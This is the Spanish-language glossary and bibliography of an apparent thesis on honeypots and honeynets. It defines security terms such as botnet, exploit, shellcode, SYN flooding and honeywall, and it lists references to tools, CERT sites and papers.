BGP *Border Gateway Protocol*. Es un protocolo mediante el cual se intercambia información de encaminamiento entre sistemas autónomos. Por ejemplo, los ISP registrados en *Internet* suelen componerse de varios sistemas autónomos y para este caso es necesario un protocolo como BGP. 21

Bot Es un tipo de programa malicioso que permite a un atacante tomar el control de un equipo infectado. Forman parte de una red de máquinas infectadas, conocidas como *botnet*. A las máquinas infectadas también se les conoce por el nombre de *zombis*. 2

Botnets Red de ordenadores infectados con *software* malicioso y que cuenta con funciones de *backdoor* que permite al atacante controlar dichas máquinas de forma remota. 2

C

Carding Tipo de fraude que consiste en el uso ilegítimo de tarjetas de crédito o de sus números, pertenecientes a otras personas. 5

Cloud El *cloud computing* consiste en la posibilidad de ofrecer servicios a través de *Internet*. La computación en nube es una tecnología nueva que busca tener todos nuestros archivos e información en *Internet* y sin apenas restricciones en la capacidad de almacenamiento de información. 2

Cookie Las *cookies* son pequeños archivos que los sitios *web* almacenan en el equipo del usuario durante la primera visita al sitio *web*. Las *cookies* permiten almacenar preferencias y nombres de usuarios, registrar productos y servicios y personalizar páginas *web*. 81

Cracker El término *cracker* se utiliza para referirse a las personas que rompen algún sistema de seguridad. Los *crackers* pueden estar motivados por una multitud de razones, incluyendo fines de lucro, protesta, o por el desafío. 1, 2

D

DDoS *Distributed Denial of Service*, en castellano Negación de Servicio Distribuido, es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. El ataque es llevado a cabo por muchas computadores de forma simultanea, de ahí que sea un ataque distribuido. 2, 11, 74

DoS Ataque de Negación de Servicios. Es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o, sobrecarga de los recursos computacionales del sistema de la víctima. 63, 82

E

Exploit Es un programa o código utilizado con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo. No es un código malicioso en sí mismo, generalmente se utiliza para otros fines como permitir el acceso a un sistema no autorizado o como parte del método de propagación del *malware*. 16, 22, 36, 37, 39, 40, 42, 64, 109, 122, 123, 151

F

Fingerprinting Proceso de identificación de aplicaciones o sistemas operativos a través de huellas digitales, que pueden ser patrones de texto en el código fuente o la implementación de la pila TCP/IP, por ejemplo. 30, 33, 41, 44, 46, 87, 152

Footprinting Es un técnica que consiste en la búsqueda de toda la información pública, bien porque haya sido publicada a propósito o bien porque haya sido publicada por desconocimiento (abierta, y por tanto no se está incurriendo en ningún delito, además la entidad ni debería detectarlo) que pueda haber sobre el sistema que se va a auditar. 86

G

Gusano Es un *malware* que tiene la propiedad de duplicarse a sí mismo. Los gusanos utilizan las partes automáticas de un sistema operativo que generalmente son invisibles al usuario. Los gusanos se propagan de ordenador a ordenador, pero a diferencia de un *virus*, tiene la capacidad de propagarse sin la ayuda de una persona. Los gusanos casi siempre causan problemas en la red. 2, 6

H

Hacker Gente apasionada por la seguridad informática. Esto concierne principalmente a entradas remotas no autorizadas por medio de redes de comunicación como *Internet* (*black hats*). Pero también incluye a aquellos que depuran y arreglan errores en los sistemas (*white hats*) y a los de moral ambigua como son los *grey hats*. 1, 2, 6, 12, 15, 18, 20

Hash Es el resultado de la aplicación de una función *hash* a un conjunto de datos. La función *hash* hace referencia a un tipo de algoritmo que permite resumir y posteriormente, identificar de manera íntegra la información contenida en un mensaje, texto, etc. evitando que la información pueda alterarse sin que se modifique de igual modo la función resumen (*hash*). 37, 38, 41, 97, 98, 119–121, 152

Honeynet Son un tipo especial de *honeypots* de alta interacción que actúan sobre una red entera, diseñada para ser atacada y recopilar así mucha más información sobre

posibles atacantes. Se usan equipos reales con sistemas operativos reales y corriendo aplicaciones reales. Este tipo de *honeypots* se usan principalmente para la investigación de nuevas técnicas de ataque y para comprobar el *modus operandi* de los intrusos. 3, 61–70, 74, 75, 85, 91–95, 100, 102–107, 110–113, 115, 127, 143–145, 147, 148

Honeypot *Software* o computador cuya intención es atraer a atacantes, simulando ser sistemas vulnerables o débiles a los ataques. Es una herramienta de seguridad informática utilizada para recoger información sobre los atacantes y sus técnicas. Los *honeypots* pueden distraer a los atacantes de las máquinas más importantes del sistema, y advertir rápidamente al administrador del sistema de un ataque, además de permitir un examen en profundidad del atacante, durante y después del ataque al *honeypot*. 2, 14–23, 25–36, 39–42, 44–48, 50–59, 61–66, 68, 69, 71, 75, 91–95, 97–100, 102, 104–109, 111–113, 115, 116, 118, 121, 122, 124–132, 134–145, 147, 148, 153

Honeytoken Es un tipo de *honeypot* basado en recursos de información accesibles, como un email, un documento de texto o un registro de una base de datos. Estos recursos no deberían ser accedidos en un entorno de producción, en caso contrario, tendrá lugar una actividad sospechosa. 17, 19, 28

Honeywall El gateway de una *honeynet* recibe el nombre de *honeywall*, un dispositivo que incorpora las funciones de *firewall* y de IPS en el mismo equipo, además de otras funciones. 63, 65, 66, 68, 70–72, 74, 92, 100, 102–106, 108, 111–113, 116, 127, 128, 130, 132, 134–136, 138, 140–145, 147, 148

I

IDS *Intrusion Detection System*. Es un programa usado para detectar accesos no autorizados a un computador o a una red. Estos accesos pueden ser ataques de habilidosos *hackers*, o de *script kiddies* que usan herramientas automáticas. El IDS suele tener sensores virtuales (por ejemplo, un *sniffer* de red) con los que el núcleo del IDS puede obtener datos externos (generalmente sobre el tráfico de red). El IDS detecta, gracias a dichos sensores, anomalías que pueden ser indicio de la presencia de ataques o falsas alarmas. 22, 28, 61–63, 66, 68, 71, 109

IPS *Intrusion Prevention System*. Es un dispositivo que ejerce el control de acceso en una red para proteger a los sistemas computacionales de ataques y abusos. Los IPS presentan una mejora importante sobre las tecnologías de cortafuegos tradicionales, al tomar decisiones de control de acceso basados en los contenidos del tráfico, en lugar de direcciones IP o puertos. 61, 63, 68, 71, 109

J

Jaula Una jaula *chroot* es una operación que invoca un proceso, cambiando para este y sus hijos el directorio raíz del sistema, crea una zona segura para ejecutar un programa que provoca desconfianza, no está probado, o de alguna forma puede presentar un comportamiento peligroso para la integridad del sistema. 15

M

Malware Es un tipo de *software* que tiene como objetivo infiltrarse o dañar una computadora o Sistema de información sin el consentimiento de su propietario. Es una variedad de *software* hostil, intrusivo o molesto, que incluye a *virus*, *gusanos*, *troyano*, la mayor parte de los *rootkits*, *scareware*, *spyware*, *adware* intrusivo, *crimeware* y otros *softwares*

maliciosos e indeseables. 2, 5, 12, 16, 18, 20, 22, 23, 29, 37, 38, 40–42, 51, 62, 63, 68, 83, 109, 144, 147, 148

Mulero Es una persona que ha aceptado una oferta de empleo a través de *Internet*, por una supuesta empresa real, donde dicho empleo consiste en gestiones de cobros y pagos realizando transferencias de dinero, desde sus propias cuentas bancarias a otras cuentas bancarias extranjeras. Sin saberlo, la víctima está blanqueando dinero obtenido por medio del *phishing*. 5

N

Newbie Es un principiante que se adentra en un campo de la computación, siendo comúnmente usado para indicar a usuarios de Internet de prominente práctica pero de corto conocimiento técnico. 63

NIDS Sistema de detección de intrusos en red. Busca detectar anomalías que inicien un riesgo potencial, tales como ataques de negación de servicio, escaneadores de puertos o intentos de entrar en un ordenador, analizando el tráfico en la red en tiempo real. 68

NIPS Sistema de prevención de intrusos en red. Es un sistema utilizado para supervisar una red, así como proteger la confidencialidad, la integridad y la disponibilidad de una red. Sus principales funciones son proteger la red de amenazas, como la negación de servicio (*DoS*) y el uso no autorizado. Cuando se produce un evento sospechoso, actúa en base ciertas normas establecidas. Un NIPS es un dispositivo activo y en tiempo real. 63, 64, 68

P

Payload Es la parte de un *software* que ejecuta una acción deseada tras provocar un error al llevar a cabo ciertas acciones sobre una vulnerabilidad presente en una aplicación. EL *exploit* provoca esa condición de error y después el *payload* ofrece una función, por ejemplo, una terminal de acceso al sistema. 39, 64, 122, 145

Phiser Es una persona que intenta realizar un fraude mediante ingeniería social, esta actividad es denominada *phishing*. 6

Phishing Es un tipo de delito encuadrado dentro del ámbito de las estafas cibernéticas, y que se comete mediante el uso de un tipo de ingeniería social caracterizado por intentar adquirir información confidencial de forma fraudulenta, como puede ser una contraseña o información detallada sobre tarjetas de crédito u otra información bancaria. 6, 8

Phreacking Actividad de aquellos individuos que orientan sus estudios hacia el aprendizaje y comprensión del funcionamiento de teléfonos de diversa índole, tecnologías de telecomunicaciones, funcionamiento de compañías telefónicas, sistemas que componen una red telefónica y electrónica aplicada a sistemas telefónicos que les permitan obtener privilegios no accesibles de forma legal. 13

R

Rootkit Programa que permite un acceso de privilegio continuo a una computadora pero que mantiene su presencia activamente oculta al control de los administradores al corromper el funcionamiento normal del sistema operativo o de otras aplicaciones. 2, 59, 65, 83, 88, 89, 123–125, 140, 141, 143, 144, 153

S

SCADA Es un *software* para ordenadores que permite controlar y supervisar procesos industriales a distancia. Facilita la retroalimentación en tiempo real con los dispositivos de campo (sensores y actuadores) y controlando el proceso automáticamente. Contiene toda la información que se genera en el proceso productivo (supervisión, control calidad, control de producción, almacenamiento de datos, etc.) y permite su gestión e intervención. 12

Script Los *scripts* son un grupo de lenguajes de programación que son típicamente interpretados y pueden ser tecleados directamente desde el teclado. Los *scripts* pueden estar embebidos en otro lenguaje para aumentar las funcionalidades de este, como es el caso los *scripts* PHP o *Javascript* en código HTML. 43, 46, 47, 49–53, 58, 59, 122, 123, 144

Script kiddie Es un término despectivo utilizado para describir a aquellos que utilizan programas y *scripts* desarrollados por otros para atacar sistemas de computadoras y redes. Son personas sin habilidad para programar sus propios *exploits*, y cuyo objetivo es intentar impresionar o ganar reputación en comunidades de entusiastas de la informática sin tener alguna base firme de conocimiento informático. 22

Shellcode Es un conjunto de órdenes programadas generalmente en lenguaje ensamblador y trasladadas a *opcodes* que suelen ser inyectadas en la pila de ejecución de un programa para conseguir que la máquina en la que reside se ejecute la operación que se haya programado, generalmente brindar una sesión de terminal para el acceso al sistema. Es un termino similar al *payload*, nombrados indiferentemente en muchas ocasiones, *shellcode* es un *payload* que proporciona una *shell* del sistema. 37, 40, 42

Smurf Es un ataque tipo *DoS*. El atacante dirige paquetes ICMP tipo *echo request* (ping) a una dirección IP de *broadcast*, usando como dirección IP origen, la dirección de la víctima. Se espera que los equipos conectados respondan a la petición, usando *echo reply* a la máquina origen (víctima). El efecto es amplificado debido a la cantidad de respuestas obtenidas, correspondiente a la cantidad de equipos en la red que puedan responder. Todas estas respuestas son dirigidas a la víctima intentando colapsar sus recursos de red. 63

Sniffing Es la práctica de utilizar un *software* determinado para capturar las tramas que circulan por una red. Puede usarse para solucionar o detectar problemas en una red, pero también de forma ilícita, por ejemplo, el robo de información. 65, 82, 88

Spam Mensajes de correo no solicitados, no deseados o de remitente no conocido, habitualmente de tipo publicitario, generalmente enviados en grandes cantidades que perjudican de alguna o varias maneras al receptor. 6, 8, 9

Spoofing Uso de técnicas de suplantación de identidad generalmente con usos maliciosos o de investigación. Se pueden clasificar los ataques de spoofing en función de la tecnología utilizada, por ejemplo, IP *spoofing*, ARP *spoofing*, DNS *spoofing*, *Web spoofing*, *email spoofing*, etc. 5, 45, 63, 82

Spyware Es un *software* que recopila información de un ordenador y después transmite esta información a una entidad externa sin el conocimiento o el consentimiento del propietario del ordenador. 2

SYN Flooding Es un ataque de tipo *DoS*. Se basa en el envío de paquetes TCP con el flag SYN activado. Cada paquete recibido en el destino se trata como una petición de conexión, causando que el servidor intente responder con un paquete TCP SYN-ACK y quede a la espera de otro paquete de respuesta TCP/ACK que nunca llegará.

Generalmente la dirección origen es falsa, por ese el TCP/ACK no llegará nunca y la conexión se quedará consumiendo recursos en el servidor. 63

T

Tampering Es la modificación no autorizada de datos y, la alteración del *software* instalado en un sistema, incluyendo el borrado de archivos. Esta actividad criminal puede ser ejecutada por un usuario, generalmente con propósitos de fraude o para dejar fuera servicio. 6

Troyano Es un *software* malicioso que se presenta al usuario como un programa aparentemente legítimo e inofensivo pero al ejecutarlo le brinda a un atacante acceso remoto al equipo infectado. El *troyano* no necesariamente provoca daños porque no es su objetivo. 2, 5, 6, 83

V

Virus Es un *malware* que tiene por objeto alterar el normal funcionamiento de la computadora, sin el permiso o el conocimiento del usuario. Los *virus*, habitualmente, reemplazan archivos ejecutables por otros infectados con el código de este. Los *virus* pueden destruir, de manera intencionada, los datos almacenados en una computadora, aunque también existen otros más inofensivos, que solo se caracterizan por ser molestos. Los *virus* informáticos tienen, básicamente, la función de propagarse a través de un *software*, no se replican a sí mismos porque no tienen esa facultad. 2, 5, 6, 8, 13, 83

Z

Zero-day Es una vulnerabilidad de una aplicación o sistema que es desconocida para la gente y el fabricante del producto, permitiendo explotarla en beneficio del atacante. 20, 22

Zombi Computadores que tras haber sido infectados por algún tipo de *malware*, pueden ser usados por una tercera persona para ejecutar actividades hostiles. Este uso se produce sin la autorización o el conocimiento del usuario del equipo. Una vez infectado se convierte en parte de una *botnet*. 2

Bibliografía

[1] *Modprobe Manpage*. URL http://linux.die.net/man/8/modprobe.

[2] *Oinkmaster*. URL http://oinkmaster.sourceforge.net/.

[3] *Pulledpork*. URL https://code.google.com/p/pulledpork/.

[4] *SCP Manpage*. URL http://linux.die.net/man/1/scp.

[5] *Swatch: Simple watcher Man page*. URL http://linux.die.net/man/1/swatch.

[6] F.H. Abbasi and R.J. Harris. Experiences with a generation iii virtual honeynet. In *Telecommunication Networks and Applications Conference (ATNAC), 2009 Australasian*, pages 1–6, 2009.

[7] AEPD. *Agencia Española de Protección de Datos*. URL https://www.agpd.es, 2013.

[8] Abdulrazaq Almutairi. *Survey of High Interaction Honeypot Tools: Merits and Shortcomings*. URL http://www.cms.livjm.ac.uk/pgnet2012/Proceedings/Papers/1569604821.pdf, 2012.

[9] AnonOps. *Anonymous Operations*. URL http://www.anonops.net.

[10] E. Balas, G. Travis, and C. Viecco. A dynamic filtering technique for sebek system monitoring. In *Information Assurance Workshop, 2006 IEEE*, pages 275–282, 2006.

[11] Norton by Simantec. *2012 Norton Cybercrime Report*. URL http://now-static.norton.com/now/en/pu/images/Promotions/2012/cybercrimeReport/2012_Norton_Cybercrime_Report_Master_FINAL_050912.pdf, 2012.

[12] CCN-CERT. *Centro Criptológico Nacional CERT*. URL https://www.ccn-cert.cni.es, 2013.

[13] Roshen Chandran and Sangita Pakala. Simulating networks with honeyd. URL http://repository.mdp.ac.id/ebook/library-sw-hw/linux-1/HONEYPOTS/honeyd/docs/simulating_networks_with_honeyd.pdf, 2003.

[14] CVE. *Common Vulnerabilities and Exposures*. URL http://cve.mitre.org/.

[15] CVE Details. *MySQL Security Vulnerabilities*. URL http://www.cvedetails.com/vulnerability-list/vendor_id-185/product_id-316/version_id-61896/Mysql-Mysql-5.0.51a.html.

[16] Dionaea. *GnuplotSQL*. URL http://carnivore.it/2010/09/19/gnuplotsql.

[17] David Dittrich. Creating and managing distributed honeynets using honeywalls. 2004.

[18] Maximillian Dornseif, Thorsten Holz, and Christian N. Klein. NoSEBrEaK - Attacking Honeynets. *Computing Research Repository*, cs.CR/0406, 2004.

[19] ENISA. *Honeypots Study*. URL http://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-of-security-incidents-II-honeypots/at_download/fullReport, 11 2012.

[20] ES-CERT. *Emergencias en redes telemáticas*. URL http://escert.upc.edu.

[21] Eset. *Operación Aurora*. URL http://blogs.eset-la.com/laboratorio/2010/01/21/que-es-operacion-aurora/, 2010.
[22] Filezilla. *Filezilla FTP Solution*. URL https://filezilla-project.org/.
[23] FIRST. *Forum of Incidence and Response Security Teams*. URL http://www.first.org/, 2013.
[24] Marco Fontani. *Kippo-Stats*. URL https://github.com/mfontani/kippo-stats.
[25] XMPP Standards Foundation. *XMPP*. URL http://xmpp.org/.
[26] Lucio Henrique Franco. *Honeydsum*. URL http://www.honeynet.org.br/tools/.
[27] Juan Cristobal Garcia Garrido. *Honeynets, una desconocida en la seguridad informatica*. URL http://www2.fe.ccoo.es/andalucia/plantilla.aspx?p=5&d=6337, Noviembre 2009.
[28] Mikel Gastesi and Daniel Creus. *Fraude online. Abierto 24 horas*. Informatica64. S21sec, 2012.
[29] M. Gibbens and R. Harsha. Honeypots. URL http://www.cs.arizona.edu/~collberg/Teaching/466-566/2012/Resources/presentations/2012/topic12-final/report.pdf.
[30] Jed Haile. *Snort-Inline*. URL http://snort-inline.sourceforge.net/.
[31] Hobbit. *Netcat*. URL http://netcat.sourceforge.net/.
[32] Honeyd. *Plantillas de Honeyd*. URL http://www.honeyd.org/configuration.php.
[33] Donovan Hubbard. *FSEdit*. URL http://pastebin.com/SwhvR8xM.
[34] Héctor Fernández Hugo. *Detección y limitaciones de ataques clásicos con Honeynets virtuales*. UNIVERSIDAD NACIONAL DEL COMAHUE, 2009.
[35] SURFcert IDS. *SURFcert IDS*. URL http://ids.surfnet.nl/.
[36] IETF. *HTTP RFC 2616*. URL http://tools.ietf.org/html/rfc2616.
[37] IETF. *NTP RFC 1305*. URL http://tools.ietf.org/html/rfc1305.
[38] Software Engineering Institute. *P0f Signatures Update*. URL https://tools.netsa.cert.org/confluence/display/tt/p0f+fingerprints.
[39] INTECO. *Informe Anual 2012*. URL https://www.inteco.es/extfrontinteco/img/File/intecocert/ERSI/informe_anual_2012_c.pdf, 2012.
[40] INTECO-CERT. *Instituto Nacional de Tecnologías de la Comunicación CERT*. URL http://cert.inteco.es, 2013.
[41] IRIS-CERT. *Red académica y de investigación española CERT*. URL https://www.rediris.es/cert, 2013.
[42] ISECOM. *OSSTMM*. URL http://www.isecom.org/research/osstmm.html.
[43] Ian Jackson. *Authbind Manpage*. URL http://manpages.ubuntu.com/manpages/hardy/man1/authbind.1.html.
[44] Riden Jamie. *Client-Side Attack*. URL http://www.honeynet.org/node/157, 2008.
[45] Kali. *Kali Linux*. URL http://www.kali.org/.
[46] Kaspersky. *The Flame: Questions and Answers*. URL http://www.securelist.com/en/blog?weblogid=208193522, 2012.
[47] Kaspersky. *The Red October Campaign*. URL http://www.securelist.com/en/blog/785/The_Red_October_Campaign_An_Advanced_Cyber_Espionage_Network_Targeting_Diplomatic_and_Government_Agencies, 2013.
[48] Ioannis Koniaris. *Kippo-Graph*. URL http://sourceforge.net/projects/kippo-graph/.

[49] Christian Kreibich. *Honeycomb*. URL `http://www.icir.org/christian/honeycomb/`.
[50] David Kushner. *The Real Story of Stuxnet*. URL `http://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet`, 2013.
[51] Portcullis Labs. *Accccheck*. URL `http://labs.portcullis.co.uk/application/acccheck/`.
[52] Mandiant. *Informe Mandiant sobre APT1, Unit 61398*. URL `http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf`, 2013.
[53] Microsoft. *Telnet*. URL `http://technet.microsoft.com/es-es/library/cc732339(v=ws.10).aspx`.
[54] MikiSoft. *MySQL Injection - Simple Load File and Into OutFile*. URL `http://www.exploit-db.com/papers/14635/`.
[55] Jelena Mirkovic, Sven Dietrich, David Dittrich, and Peter Reiher. *Internet Denial of Service: Attack and Defense Mechanisms (Radia Perlman Computer Networking and Security)*. Prentice Hall PTR, Upper Saddle River, NJ, USA, 2004.
[56] MySQL. *MySQL 5.0 Reference Manual*. URL `http://dev.mysql.com/doc/refman/5.0/es/quick-install.html`.
[57] MySQL. *MySQL Database*. URL `http://www.mysql.com/`.
[58] Netfilter. *IPTables*. URL /urlhttp://www.netfilter.org/.
[59] Nmap. *Ncat Network Connector*. URL `http://nmap.org/ncat/`.
[60] Nmap. *Nmap Security Scanner*. URL `http://nmap.org/`.
[61] Gonzalo Álvarez Mara nón. *Amenazas deliberadas a la seguridad de la información*. URL `http://www.iec.csic.es/criptonomicon/seguridad/amenazas.html`.
[62] OISSG. *ISSAF*. URL `http://www.oissg.org/issaf.html`.
[63] Proyecto OpenBSD. *OpenSSH*. URL `http://www.openssh.com/es/index.html`.
[64] Tavis Ormandy. *SystemTap Exploit*. URL `http://www.exploit-db.com/exploits/15620/`.
[65] OSI. *Oficina de Seguridad del Internauta*. URL `https://www.osi.es`, 2013.
[66] Paulino Calderon Pale. *Nmap 6: Network Exploration and Security Auditing Cookbook*. Packt Publishing Ltd, 2012.
[67] Alexander Peslyak. *John The Ripper*. URL `http://www.openwall.com/`.
[68] Sebek Project. *Sebek*. URL `https://projects.honeynet.org/sebek`.
[69] The Honeynet Project. *Dionaea Honeypot*. URL `http://dionaea.carnivore.it/`.
[70] The Honeynet Project. *Sebek Issue*. URL `http://old.honeynet.org/tools/cdrom/roo/manual/12-knownissues.html`.
[71] The Honeynet Project. *The Honeynet Project*. URL `http://project.honeynet.org/`, 1999.
[72] The Honeynet Project. *Know Your Enemy, Second Edition: Learning about Security Threats (2nd Edition)*. Pearson Education, 2004.
[73] The Honeynet Project. *Honeywall*. URL `http://project.honeynet.org/papers/cdrom/roo/index.html`, Mayo 2005.
[74] The Snort Project. *Snort Users Manual*. URL `http://manual.snort.org/`, Mayo 2013.
[75] Niels Provos. *Honeyd*. URL `http://www.honeyd.org/`.
[76] Niels Provos. *HoneyView*. URL `http://sourceforge.net/projects/honeyview/`.
[77] P. Ramesh and D. Maheswari. Survey of cyber crime activities and preventive measu-

res. In *Proceedings of the Second International Conference on Computational Science, Engineering and Information Technology*, CCSEIT '12, pages 301–305, New York, NY, USA, 2012. ACM.

[78] Goaletsa Rammidi. Survey on current honeynet research. 2008. URL http://honeynetproject.ca/files/survey.pdf.

[79] Rapid7. *Metasploit Penetration Testing Software*. URL http://www.metasploit.com/.

[80] RootingPuntoEs. *DionaeaFR*. URL http://rootingpuntoes.github.io/DionaeaFR/.

[81] Samba. *SMBClient*. URL http://www.samba.org/samba/docs/man/manpages-3/smbclient.1.html.

[82] L. Spitzner. *Honeypots: Tracking Hackers*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2002.

[83] SystemTap. *Staprun Manpage*. URL http://linux.die.net/man/8/staprun.

[84] SystemTap. *SystemTap*. URL https://sourceware.org/systemtap/.

[85] Upi Tamminen. *Kippo*. URL https://code.google.com/p/kippo/.

[86] Upi Tamminen. *Making kippo reachable through port 22*. URL https://code.google.com/p/kippo/wiki/MakingKippoReachable.

[87] Tripwire. *Herramienta de seguridad e integridad de datos Tripwire*. URL http://www.tripwire.com/.

[88] Tripwire. *Tripwire*. URL http://sourceforge.net/projects/tripwire/.

[89] Erik Troan. *Logrotate Man Page*. URL http://linuxcommand.org/man_pages/logrotate8.html.

[90] Ubuntu. *FARPD*. URL http://manpages.ubuntu.com/manpages/dapper/man8/farpd.8.html.

[91] Craig Valli. *Honeyd – A OS Fingerprinting Artifice*. URL http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=4484&context=ecuworks, 2003.

[92] Steven McCanne Van Jacobson, Craig Leres. *TCPdump*. URL http://www.tcpdump.org/.

[93] C. Viecco. Improving honeynet data analysis. In *Information Assurance and Security Workshop, 2007. IAW '07. IEEE SMC*, pages 99–106, 2007.

[94] VMware. *Configuring a Virtual Network*. URL http://www.vmware.com/support/ws55/doc/ws_net.html.

[95] VMware. *VMware Site*. URL http://www.vmware.com/.

[96] Common Vulnerabilities and Exposures. *SystemTap CVE-2010-4170*. URL http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4170.

[97] Michal Zalewski. *p0f*. URL http://lcamtuf.coredump.cx/p0f3/.